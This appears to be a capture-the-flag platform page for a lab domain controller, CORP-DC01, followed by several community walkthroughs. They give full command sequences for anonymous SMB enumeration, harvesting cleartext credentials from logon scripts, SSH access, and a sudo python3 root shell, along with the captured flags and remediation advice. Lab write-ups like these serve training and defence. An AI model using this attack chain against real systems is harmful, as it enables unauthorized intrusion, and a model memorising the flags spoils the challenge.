
🐀🐀🐀🐀 0 pts earned

CORP-DC01

🧩 CorpNet

🖧 AD Network — CorpNet

CORP-DC01 CORP-WS01


CORP-DC01 is the beating heart of the CorpNet domain — user accounts, group policies, and the shared drives that the whole company depends on. IT runs it lean and moves fast. Some things get set up in a hurry and never revisited. Part of the CorpNet LDAP lab.

Machine online (checked 15m ago)
Target IP Log in to reveal
User Flag Pending
Root Flag Pending

Community

Community Hints

Grade A · 1000 pts Grade B · 700 pts Grade C · 400 pts Grade D · 200 pts + 150 credits on accept

Short, stage-specific nudges — directional, spoiler-light, no exact commands.

Privilege Escalation

Service accounts often reveal more than intended noor404 · A · 22 May 2026

Community

Community Walkthroughs

Grade A · 2500 pts Grade B · 1750 pts Grade C · 1000 pts Grade D · 500 pts + 300 credits on accept
suraj_pun_magar A 2 Jun 2026

CORP-DC01 — Full Compromise Walkthrough

Machine: CORP-DC01 | Network: CorpNet | Difficulty: AD Network
Author: suraj_pun_magar | Flags: User ✔ Root ✔


Overview

CORP-DC01 simulates a misconfigured Active Directory Domain Controller exposing SMB shares anonymously. The attack chain involves unauthenticated SMB enumeration, credential harvesting from exposed logon scripts, and privilege escalation via a misconfigured sudo rule on a service account.

Attack Chain:
Anonymous SMB Enum → Credential Harvesting (NETLOGON) → SSH as svc_sql → sudo python3 → root


Phase 1 — Reconnaissance

Port Scan

nmap -sV -p 30022,30139,30290,30445 45.79.219.169

Results:

Port Service Version
30022 SSH OpenSSH 8.9p1 Ubuntu
30139 NetBIOS Samba smbd 4
30290 LDAP closed
30445 SMB Samba smbd 4

Key observations:

  • LDAP (30290) is closed — no LDAP enumeration path
  • Two SMB ports open — anonymous access worth testing
  • SSH available for credential-based access once creds are found

Phase 2 — Enumeration

Anonymous SMB Share Listing

smbclient -L //45.79.219.169 -p 30445 --no-pass

Output:

Sharename       Type      Comment
---------       ----      -------
NETLOGON        Disk      Network Logon Service
SYSVOL          Disk      Sysvol
IPC$            IPC       IPC Service (CORP-DC01 Domain Controller)

The server allows anonymous (null session) listing of shares — a critical misconfiguration. NETLOGON and SYSVOL are standard DC shares but should never be anonymously readable in a production environment.

Accessing NETLOGON Anonymously

smbclient //45.79.219.169/NETLOGON -p 30445 --no-pass
smb: \> ls

Output:

README.txt    N   257  Mon Jun  1 11:20:17 2026
user.txt      N    35  Mon Jun  1 11:20:17 2026
login.bat     N   237  Mon Jun  1 11:20:17 2026
svc_sql_map.bat N 195  Mon Jun  1 11:20:17 2026

Four files accessible without authentication. All files were downloaded:

smb: \> get README.txt
smb: \> get user.txt
smb: \> get login.bat
smb: \> get svc_sql_map.bat

Phase 3 — Credential Harvesting

README.txt

\\CORP-DC01\NETLOGON - Network Logon Scripts
This share contains logon scripts for CORP domain users.
Policy: all authenticated users should mount \\CORP-DC01\SYSVOL at login.
Domain: CORP.LOCAL
DC:     CORP-DC01
Logon scripts: login.bat, svc_sql_map.bat

Confirms domain CORP.LOCAL and that the bat files are active logon scripts.

login.bat — Domain User Credentials

@echo off
REM === CORP Domain Logon Script v2.1 ===
REM Auto-map SYSVOL share for domain users.
REM Account: jdoe / Welcome1!
net use S: \\CORP-DC01\SYSVOL /user:CORP\jdoe Welcome1! /persistent:yes

Credentials found: CORP\jdoe / Welcome1!

svc_sql_map.bat — Service Account Credentials

@echo off
REM SQL service account drive mapping — do not run manually
net use M: \\CORP-DC01\IT-BACKUP /user:CORP\svc_sql Sql2024! /persistent:yes

Credentials found: CORP\svc_sql / Sql2024!

User Flag

user.txt → flag{......}

Phase 4 — Initial Access

Both credential sets were tested against SSH on port 30022.

ssh -p 30022 jdoe@45.79.219.169
# Result: Connection refused — jdoe has no SSH access

ssh -p 30022 svc_sql@45.79.219.169
# Result: Successful login

The service account svc_sql had SSH access. Domain user jdoe did not.

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.1.0-45-cloud-amd64 x86_64)
svc_sql@corp-dc-55fbd87466-q4qs5:~$

Phase 5 — Privilege Escalation

Sudo Enumeration

sudo -l

Output:

User svc_sql may run the following commands on corp-dc-55fbd87466-q4qs5:
    (root) NOPASSWD: /usr/bin/python3

The svc_sql service account can run python3 as root without a password — a critical misconfiguration. This is an immediate root shell via GTFOBins:

sudo /usr/bin/python3 -c "import os; os.system('/bin/bash')"

Root Shell

root@corp-dc-55fbd87466-q4qs5:/home/svc_sql#

Root Flag

cat /root/root.txt
flag{......}

Vulnerabilities Summary

# Vulnerability Severity Location
1 Anonymous SMB read access on NETLOGON Critical Samba config
2 Plaintext credentials hardcoded in logon scripts Critical login.bat, svc_sql_map.bat
3 Service account with NOPASSWD sudo on python3 Critical /etc/sudoers

Remediation

  1. Restrict NETLOGON access — Require authentication to read NETLOGON. Anonymous/null sessions should be disabled (restrict anonymous = 2 in smb.conf).
  2. Remove hardcoded credentials from scripts — Use Group Policy Preferences with encrypted credentials, or a secrets management solution. Never store plaintext passwords in logon scripts.
  3. Audit sudo rules — Service accounts should never have unrestricted sudo access to scripting interpreters (python3, perl, bash, etc.). Apply principle of least privilege.
  4. Rotate exposed credentialsjdoe and svc_sql passwords must be rotated immediately upon discovery.

Tools Used

  • nmap — Port and service enumeration
  • smbclient — Anonymous SMB share access and file retrieval
  • ssh — Remote access using harvested credentials
  • sudo -l — Privilege escalation enumeration
  • Python3 GTFOBins technique — Root shell via misconfigured sudo

Walkthrough by suraj_pun_magar — RatCTF CORP-DC01

dr3amy A 25 May 2026

1. Reconnaissance

Service scan

nmap -sV -p 30022,30139,30290,30445 23.92.29.178

Output:

Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-25 22:35 +0300
Nmap scan report for 23-92-29-178.ip.linodeusercontent.com (23.92.29.178)
Host is up (0.26s latency).

PORT      STATE  SERVICE     VERSION
30022/tcp open   ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
30139/tcp open   netbios-ssn Samba smbd 4
30290/tcp closed unknown
30445/tcp open   netbios-ssn Samba smbd 4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 58.62 seconds

Takeaways:

  • SMB is exposed on 30445 (and mirrored on 30139 for listing).
  • LDAP is not reachable on 30290 — enumeration focuses on SMB and SSH.
  • The host is Linux running Samba, simulating a Windows DC.

Anonymous share discovery

smbclient -L //23.92.29.178 -p 30445 -N

Output:

	Sharename       Type      Comment
	---------       ----      -------
	NETLOGON        Disk      Network Logon Service
	SYSVOL          Disk      Sysvol
	IPC$            IPC       IPC Service (CORP-DC01 Domain Controller)

The server string identifies the target as CORP-DC01 Domain Controller.

RPC user enumeration (null session)

rpcclient -U "" -N 23.92.29.178 -p 30445 -c "enumdomusers"

Output:

user:[administrator] rid:[0x3e8]
user:[jdoe] rid:[0x3ea]
user:[svc_sql] rid:[0x3e9]

Domain users: administrator, jdoe, svc_sql.


2. Initial Access — Anonymous SMB

The NETLOGON share allows guest/anonymous read (guest ok = yes in Samba config). This is the first critical misconfiguration.

List NETLOGON contents

smbclient //23.92.29.178/NETLOGON -p 30445 -N -c 'ls'

Output:

  .                                   D        0  Sat May 23 17:53:56 2026
  ..                                  D        0  Sat May 23 17:53:55 2026
  login.bat                           N      237  Sat May 23 17:53:56 2026
  user.txt                            N       35  Sat May 23 17:53:56 2026
  README.txt                          N      257  Sat May 23 17:53:56 2026
  svc_sql_map.bat                     N      195  Sat May 23 17:53:56 2026

Download all files

mkdir corp-dc01 && cd corp-dc01
for f in user.txt README.txt login.bat svc_sql_map.bat; do
  smbclient //23.92.29.178/NETLOGON -p 30445 -N -c "get $f"
done

Output:

getting file \user.txt of size 35 as user.txt
getting file \README.txt of size 257 as README.txt
getting file \login.bat of size 237 as login.bat
getting file \svc_sql_map.bat of size 195 as svc_sql_map.bat

README.txt — domain context

\\CORP-DC01\NETLOGON - Network Logon Scripts

This share contains logon scripts for CORP domain users.
Policy: all authenticated users should mount \\CORP-DC01\SYSVOL at login.

Domain: CORP.LOCAL
DC:     CORP-DC01
Logon scripts: login.bat, svc_sql_map.bat

login.bat — cleartext domain user password

@echo off
REM === CORP Domain Logon Script v2.1 ===
REM Auto-map SYSVOL share for domain users.
REM Account: jdoe / Welcome1!
net use S: \\CORP-DC01\SYSVOL /user:CORP\jdoe Welcome1! /persistent:yes
echo [CORP] Drive S: mapped to SYSVOL.

Credential recovered: CORP\jdoe : Welcome1!

svc_sql_map.bat — service account password

@echo off
REM SQL service account drive mapping — do not run manually
net use M: \\CORP-DC01\IT-BACKUP /user:CORP\svc_sql Sql2024! /persistent:yes
echo [CORP] Service account mapping complete.

Credential recovered: CORP\svc_sql : Sql2024!
Hidden share referenced: IT-BACKUP


3. User Flag

Read user.txt from NETLOGON

smbclient //23.92.29.178/NETLOGON -p 30445 -N -c 'get user.txt'
cat user.txt

Output:

flag{smb_netlogon_open_share_loot}

User flag submitted: flag{smb_netlogon_open_share_loot}


4. Lateral Enumeration — Authenticated SMB

SYSVOL with jdoe (denied without auth)

Anonymous access fails:

smbclient //23.92.29.178/SYSVOL -p 30445 -N -c 'ls'

Output:

tree connect failed: NT_STATUS_ACCESS_DENIED

SYSVOL with jdoe credentials

smbclient //23.92.29.178/SYSVOL -p 30445 -U 'CORP\jdoe%Welcome1!' -c 'ls; get domain_policy.xml'
cat domain_policy.xml

Output (listing):

  .                                   D        0  Sat May 23 17:53:56 2026
  ..                                  D        0  Sat May 23 17:53:55 2026
  domain_policy.xml                   N      375  Sat May 23 17:53:56 2026

domain_policy.xml:

<?xml version="1.0" encoding="utf-8"?>
<GroupPolicy>
  <ServiceAccount name="svc_sql" description="SQL Server service account">
    <!-- Scheduled task credential: svc_sql / Sql2024! -->
    <!-- SPN: MSSQLSvc/corp-dc01.corp.local:1433       -->
  </ServiceAccount>
  <AdminNote>DC admin password rotated 2024-01-01. New creds stored in IT-BACKUP.</AdminNote>
</GroupPolicy>

Confirms svc_sql / Sql2024! and hints that IT-BACKUP holds elevated credentials.

IT-BACKUP with svc_sql (hidden share)

IT-BACKUP is not browsable anonymously but is reachable with svc_sql:

smbclient //23.92.29.178/IT-BACKUP -p 30445 -U 'CORP\svc_sql%Sql2024!' -c 'ls'

Output:

  .                                   D        0  Sat May 23 17:53:56 2026
  ..                                  D        0  Sat May 23 17:53:55 2026
  backup_creds.txt                    N      191  Sat May 23 17:53:56 2026
  root.txt                            N       32  Sat May 23 17:53:56 2026
smbclient //23.92.29.178/IT-BACKUP -p 30445 -U 'CORP\svc_sql%Sql2024!' \
  -c 'get backup_creds.txt; get root.txt'

5. Decoy Root Flag (IT-BACKUP)

backup_creds.txt

=== CORP IT BACKUP - RESTRICTED ===

Database admin (local):
  User: root
  Pass: DB@dmin2024!

Domain Administrator:
  User: administrator
  Pass: Admin@Corp2026!

SSH Keys: see /root/.ssh/

root.txt on SMB share (honeypot)

cat root.txt

Output:

flag{corp_dc_admin_persistence}

Important: This flag is stored under /srv/samba/it-backup/root.txt on the host. RatCTF rejects it as the machine root flag. It is narrative bait — “domain admin persistence” — not actual uid=0 compromise.


6. SSH Access & Domain Admin

SSH is on port 30022. Samba users map to local Linux accounts.

Test administrator login

sshpass -p 'Admin@Corp2026!' ssh -o StrictHostKeyChecking=no -p 30022 \
  administrator@23.92.29.178 'id; hostname'

Output:

uid=1000(administrator) gid=1000(administrator) groups=1000(administrator)
corp-dc-797bf8cbdc-r96jp

Administrator SSH works, but this user is not root (uid=1000). No flag in /root/ for this account.

Inspect Samba layout on host (as administrator)

sshpass -p 'Admin@Corp2026!' ssh -p 30022 administrator@23.92.29.178 \
  'ls -la /srv/samba/; cat /srv/samba/it-backup/root.txt'

Output:

/srv/samba/netlogon/   → user.txt, login.bat, svc_sql_map.bat, README.txt
/srv/samba/sysvol/     → domain_policy.xml
/srv/samba/it-backup/  → backup_creds.txt, root.txt (decoy)

flag{corp_dc_admin_persistence}

Samba configuration (misconfig summary)

sshpass -p 'Admin@Corp2026!' ssh -p 30022 administrator@23.92.29.178 'cat /etc/samba/smb.conf'

Relevant excerpts:

[NETLOGON]
   path = /srv/samba/netlogon
   guest ok = yes          # ← anonymous read (user flag)

[SYSVOL]
   path = /srv/samba/sysvol
   valid users = jdoe administrator svc_sql

[IT-BACKUP]
   path = /srv/samba/it-backup
   browseable = no
   valid users = administrator svc_sql

svc_sql SSH

sshpass -p 'Sql2024!' ssh -o StrictHostKeyChecking=no -p 30022 \
  svc_sql@23.92.29.178 'id'

Output:

uid=1001(svc_sql) gid=1001(svc_sql) groups=1001(svc_sql)

7. Privilege Escalation — Real Root

Discover sudo misconfiguration

svc_sql has passwordless sudo on /usr/bin/python3 — visible in .bash_history and confirmed with sudo -l:

sshpass -p 'Sql2024!' ssh -p 30022 svc_sql@23.92.29.178 'sudo -l'

Output:

User svc_sql may run the following commands on corp-dc-797bf8cbdc-r96jp:
    (root) NOPASSWD: /usr/bin/python3

This is a classic GTFOBins-style misconfiguration: unrestricted python3 as root equals full shell access.

Read the real root flag

Direct sudo cat is blocked (only python3 is allowed). Use Python to read the file:

sshpass -p 'Sql2024!' ssh -p 30022 svc_sql@23.92.29.178 \
  "sudo -u root /usr/bin/python3 -c \"print(open('/root/root.txt').read())\""

Output:

flag{dc_full_compromise_owned}

Optional — interactive root shell

ssh -p 30022 svc_sql@23.92.29.178
sudo -u root /usr/bin/python3 -c 'import os; os.system("/bin/bash")'
# id
# uid=0(root) gid=0(root) groups=0(root)

Verify /root contents

sshpass -p 'Sql2024!' ssh -p 30022 svc_sql@23.92.29.178 \
  "sudo -u root /usr/bin/python3 -c \"import os; os.system('ls -la /root/')\""

Output:

total 24
drwx------ 1 root root 4096 May 25 10:02 .
drwxr-xr-x 1 root root 4096 May 23 14:53 ..
-rw------- 1 root root   31 May 23 14:53 root.txt
...

Root flag submitted: flag{dc_full_compromise_owned}


8. Attack Path Summary

flowchart TD
    A[nmap 30022/30139/30290/30445] --> B[Anonymous SMB NETLOGON]
    B --> C[user.txt → User Flag]
    B --> D[login.bat → jdoe:Welcome1!]
    B --> E[svc_sql_map.bat → svc_sql:Sql2024!]
    D --> F[SYSVOL / domain_policy.xml]
    E --> G[IT-BACKUP share]
    G --> H[backup_creds.txt → administrator]
    G --> I[root.txt DECOY - rejected by platform]
    E --> J[SSH svc_sql:30022]
    J --> K[sudo NOPASSWD python3]
    K --> L[/root/root.txt → Real Root Flag]

Credential chain

Stage Account Password Access
1 (guest) NETLOGON read
2 CORP\jdoe Welcome1! SYSVOL
3 CORP\svc_sql Sql2024! IT-BACKUP, SSH
4 CORP\administrator Admin@Corp2026! SSH (non-root)
5 root via sudo python3 /root/root.txt

What failed / red herrings

Action Result
LDAP on 30290 Port closed
flag{corp_dc_admin_persistence} SMB decoy — not accepted as root
impacket-secretsdump on default 445 Connection timeout (SMB is on 30445)
SSH as administrator Shell access only; uid=1000, not root

Lessons Learned

  1. Guest-enabled SMB shares on a “DC” leak logon scripts and passwords — treat NETLOGON/SYSVOL like crown jewels.
  2. Credentials in batch files (login.bat, svc_sql_map.bat) are a common real-world finding in hastily deployed labs.
  3. Hidden shares (browseable = no) do not provide security through obscurity if credentials are already leaked.
  4. Always validate root with uid=0 or /root/root.txt — not every file named root.txt is the CTF root flag.
  5. NOPASSWD sudo on interpreters (python3, perl, ruby) is full system compromise.
noor404 A 22 May 2026

Walkthrough

Step 1 — Service Enumeration

nmap -sC -sV -p 30022,30139,30290,30445 45.79.209.127

Summary: Identified SSH and SMB services.

Step 2 — Anonymous SMB Enumeration

smbclient -L //45.79.209.127 -N -p 30445

Summary: Found exposed SMB shares:

NETLOGON
SYSVOL

Step 3 — Access NETLOGON

smbclient //45.79.209.127/NETLOGON -N -p 30445
ls

Summary: Enumerated exposed login scripts.

Step 4 — Download and Inspect Files

get login.bat
get svc_sql_map.bat
get README.txt
get user.txt
cat login.bat
cat svc_sql_map.bat
cat README.txt
cat user.txt

Summary: Recovered credentials:

CORP\jdoe Welcome1!
CORP\svc_sql Sql2024!

Captured user flag.

Step 5 — Access SYSVOL

smbclient //45.79.209.127/SYSVOL -U CORP/svc_sql%Sql2024! -p 30445
get domain_policy.xml
cat domain_policy.xml

Summary: Found admin credential storage clue:

Admin creds stored in IT-BACKUP

Step 6 — Access IT-BACKUP

smbclient //45.79.209.127/IT-BACKUP -U CORP/svc_sql%Sql2024! -p 30445
get backup_creds.txt
cat backup_creds.txt

Summary: Recovered credentials:

administrator / Admin@Corp2026!

Step 7 — SSH Access

ssh -p 30022 administrator@45.79.209.127

Summary: Gained shell access as administrator.

Step 8 — Pivot to Service Account

su - svc_sql

Password:

Sql2024!

Summary: Reused leaked service account credentials locally.

Step 9 — Privilege Escalation

sudo -l

Found:

(root) NOPASSWD: /usr/bin/python3

Exploit:

sudo python3 -c 'import os; os.execl("/bin/bash","bash")'

Summary: Abused sudo python3 to spawn root shell.

Step 10 — Capture Root Flag

cat /root/root.txt

Summary: Retrieved root flag.

mahnoor27 C 14 May 2026

Reconnaissance
Performed network discovery across domain subnet.
Identified domain controller and secondary host.
Enumerated SMB shares and exposed services.
Enumeration
SMB share listing performed to identify accessible shares.
Identified potential credential leakage in shared directories.
User and domain structure mapped.
Exploitation
Leveraged weak share permissions to extract sensitive files.
Retrieved initial user credentials from exposed resources.
Privilege Escalation
Credential reuse enabled lateral movement between hosts.
Access escalated to domain-level privileges via misconfigured AD permissions.
Post Exploitation
Dumped domain information and verified administrative access.
Outcome
Full domain compromise achieved.
Both machines successfully rooted.